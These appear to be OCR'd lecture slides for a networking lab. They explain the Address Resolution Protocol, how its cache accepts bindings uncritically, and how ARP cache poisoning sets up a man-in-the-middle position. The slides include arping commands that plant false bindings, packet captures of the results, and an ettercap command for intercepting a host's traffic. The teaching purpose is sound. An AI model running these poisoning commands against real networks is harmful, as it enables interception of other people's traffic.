ARP* man-in-the-middle attack

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*address resolution protocol – rfc 826

“Hardware address” to “Protocol address” translation

- Network layer and up use one addressing scheme
- Data link and down use (if any) another
- Network-up: “protocol” addresses
- Datalink-down: “hardware” addresses

“Hardware” vs “Protocol” addresses

- Protocol addresses
  - software abstractions
  - apps use them to identify destination computers
  - hardware cannot locate a computer using one
- Hardware addresses
  - applications don’t use them
  - hardware can locate a computer using one
  - but only within same physical net (computers on common medium)


Example

- IP addresses
  - 32-bit numbers
  - telnet/ftp/http use them to identify destination computers
  - ethernet cannot locate a computer using one
- Ethernet addresses
  - 48-bit numbers
  - telnet/ftp/http don’t use them
  - ethernet can locate a computer on the common coax or hub using one

Translation necessary

- Given an IP destination, what is the matching ethernet address?
- Address Resolution Protocol finds out (resolves)


Ethernet frame structure



Frames ethernet NICs' will read

- frames destined to
  - NIC's own address
  - FF:FF:FF:FF:FF:FF
- others ignored (payload never read)

Ethernet broadcast



How could we translate?


- Table lookup
  - bindings/mappings kept in memory table
- Message exchange
  - dynamic message exchange across network
- ARP uses both

A lookup table


IP address	Ethernet address
192.168.3.1	00:80:C8:E2:AF:61
192.168.3.2	00:A0:CC:D2:F0:42
192.168.3.3	00:40:05:A3:42:26
192.168.3.4	0A:07:4B:12:82:36
192.168.3.5	0A:77:81:0E:52:FA

… or how about message exchange?


Ethernet carrying ARP




ARP message structure




Ethernet carrying ARP



B arps (seeks) D




B's arp request is broadcast…



…reaches everybody; everybody reads it, nobody ignores it

D's arp reply is direct to B (unicast) …



…reaches everybody (hub) or B only (switch); B reads it, everybody else ignores it

Caching arp responses

- arp is inefficient
- takes 3 frames to transfer 1 packet
- packets between host pairs occur in bunches
- so arp caches a table of recent arp'd bindings in memory
- subsequent packets use table, not message exchange

Cached arp table

```
[root@EMACH1 david]# arp -n
Address          HWtype  HWaddress           Flags Mask  Iface
192.168.3.1      ether   00:80:C8:E2:AF:61   C           eth0
192.168.3.3      ether   00:40:05:A3:42:26   C           eth0
64.130.228.62    ether   00:10:E8:09:6E:80   C           eth1
```

Operation essentials: arp request

- target receives, reads broadcast frame
- caches sender's addr binding
- compares target IP with his own
  - quit if no match, otherwise…
- compose arp response
  - reverse sender, target addr bindings
  - insert ethernet addr into Sender Haddr field
  - insert "2" (response) in operation field
  - send

Operation essentials: arp reply


- target receives, reads unicast frame
- caches sender's addr binding
- uses its hardware address to frame and send protocol packet to sender (remember, arp reply "sender" is protocol's intended "recipient")

Observation about caching mechanism for sender bindings

- performed for an incoming request
- uncritical – no questions asked

- recipe to write his cache
  - compose and a request containing the binding you want to write (your MAC in ethernet source field, any IP in arp senderIP field)
  - send it to him
  - he'll take care of it for you

Tools for lab



arp table impact of arping utility

192.168.1.122 00:18:8b:ba:fa:a4

```
root@server:~
File Edit View Terminal Tabs Help
[root@arpslinger ~]# arping -c1 -U -s 192.168.1.122 -I eth0 192.168.1.142*
ARPING 192.168.1.142 from 192.168.1.122 eth0
Sent 1 probes (1 broadcast(s))
Received 0 response(s)
[root@arpslinger ~]#
```

True, actual

```
root@server:~
File Edit View Terminal Tabs Help
[root@arpslinger ~]# tshark -Vnni eth0 arp -T fields -e eth.src -e eth.dst -e arp.src.hw_mac -e arp.src.proto_ipv4 -e arp.dst.hw_mac -e arp.dst.proto_ipv4 -E header=y
eth.src eth.dst arp.src.hw_mac  arp.src.proto_ipv4      arp.dst.hw_mac  arp.dst.proto_ipv4
Running as user "root" and group "root". This could be dangerous.
Capturing on eth0
00:18:8b:ba:fa:a4       ff:ff:ff:ff:ff:ff       00:18:8b:ba:fa:a4       192.168.1.122   ff:ff:ff:ff:ff:ff       192.168.1.142
00:0c:29:32:95:d9       00:18:8b:ba:fa:a4       00:0c:29:32:95:d9       192.168.1.142   00:18:8b:ba:fa:a4       192.168.1.122
^C2 packets captured
[root@arpslinger ~]#
```

ethernet frames' addresses

arp messages' binding pairs

Selective packet trace

192.168.1.142 00:0c:29:32:95:d9

```
root@target:~
File Edit View Terminal Tabs Help
[root@target ~]# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.1              ether   00:40:CA:B4:E3:FC   C                     eth0
[root@target ~]#
[root@target ~]# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.1              ether   00:40:CA:B4:E3:FC   C                     eth0
192.168.1.122            ether   00:18:8B:BA:FA:A4   C                     eth0
[root@target ~]#
```

arp table BEFORE

arp table AFTER

* prereq: echo 1 > /proc/sys/net/ipv4/ip_nonlocal_bind

Putting wrong mappings in the arp table

192.168.1.122 00:18:8b:ba:fa:a4

```
root@server:~
File Edit View Terminal Tabs Help
[root@arpslinger ~]# arping -c1 -U -s 192.168.1.99 -I eth0 192.168.1.142
ARPING 192.168.1.142 from 192.168.1.99 eth0
Sent 1 probes (1 broadcast(s))
Received 0 response(s)
[root@arpslinger ~]# arping -c1 -U -s 192.168.1.199 -I eth0 192.168.1.142
ARPING 192.168.1.142 from 192.168.1.199 eth0
Sent 1 probes (1 broadcast(s))
Received 0 response(s)
[root@arpslinger ~]#
```

false, arbitrary

```
root@server:~
File Edit View Terminal Tabs Help
[root@arpslinger ~]# tshark -Vnni eth0 arp -T fields -e eth.src -e eth.dst -e arp.src.hw_mac -e arp.src.proto_ipv4 -e arp.dst.hw_mac -e arp.dst.proto_ipv4 -E header=y
eth.src eth.dst arp.src.hw_mac  arp.src.proto_ipv4      arp.dst.hw_mac  arp.dst.proto_ipv4
Running as user "root" and group "root". This could be dangerous.
Capturing on eth0
00:18:8b:ba:fa:a4       ff:ff:ff:ff:ff:ff       00:18:8b:ba:fa:a4       192.168.1.99    ff:ff:ff:ff:ff:ff       192.168.1.142
00:0c:29:32:95:d9       00:18:8b:ba:fa:a4       00:0c:29:32:95:d9       192.168.1.142   00:18:8b:ba:fa:a4       192.168.1.99
00:18:8b:ba:fa:a4       ff:ff:ff:ff:ff:ff       00:18:8b:ba:fa:a4       192.168.1.199   ff:ff:ff:ff:ff:ff       192.168.1.142
00:0c:29:32:95:d9       00:18:8b:ba:fa:a4       00:0c:29:32:95:d9       192.168.1.142   00:18:8b:ba:fa:a4       192.168.1.199
^C4 packets captured
[root@arpslinger ~]#
```

Selective packet trace

192.168.1.142 00:0c:29:32:95:d9

```
root@target:~
File Edit View Terminal Tabs Help
[root@target ~]# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.1              ether   00:40:CA:B4:E3:FC   C                     eth0
[root@target ~]#
[root@target ~]# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.99             ether   00:18:8B:BA:FA:A4   C                     eth0
192.168.1.1              ether   00:40:CA:B4:E3:FC   C                     eth0
192.168.1.199            ether   00:18:8B:BA:FA:A4   C                     eth0
[root@target ~]#
```

arp table BEFORE

"poisoned" AFTER


Consequence

- target thinks arpslinger's MAC address is the one that belongs to each of the the 2 poisoned IPs
- target's packets to either IP will be frame-addressed to arpslinger
- arpslinger becomes the recipient of traffic sent by target to them

Man in the middle


node 1 in the middle of node2-node4 conversation

in order to reach node4



actual arp/ethernet business by node2 will be conducted with node0– the router


so to get between 2 and 4, node1 must get between 2 and 0




Man in the middle

node 1 in the middle of node2-node0 conversation

before poisoning



after poisoning



MITM between node2 and the world

dual targets


execute from node1 (attacker):

ettercap –T –M arp /10.1.1.2/ / /

"intercept/forward traffic between:
node2
all other nodes"

To control/obtain traffic outgoing from node2:
give him attacker's MAC for all other nodes

To control/obtain traffic incoming to node2:
give all other nodes attacker's MAC for him



Is man in the middle abnormal?

- is your home router abnormal?
- your ISP gateway?
- traceroute-revealed nodes?

- what do men-in-the-middle do with traffic?
  - what do sprinters do with batons?
  - what do bucket brigades do with water?
  - what do people do with money?
  - what does ettercap do with packets?

Information resources

- arp spoofing explanation
  http://www.grc.com/nat/arp.htm
- arp's defining rfc
  http://www.rfc-editor.org/rfc/rfc826.txt
- Ettercap project homepage
  http://ettercap.sourceforge.net/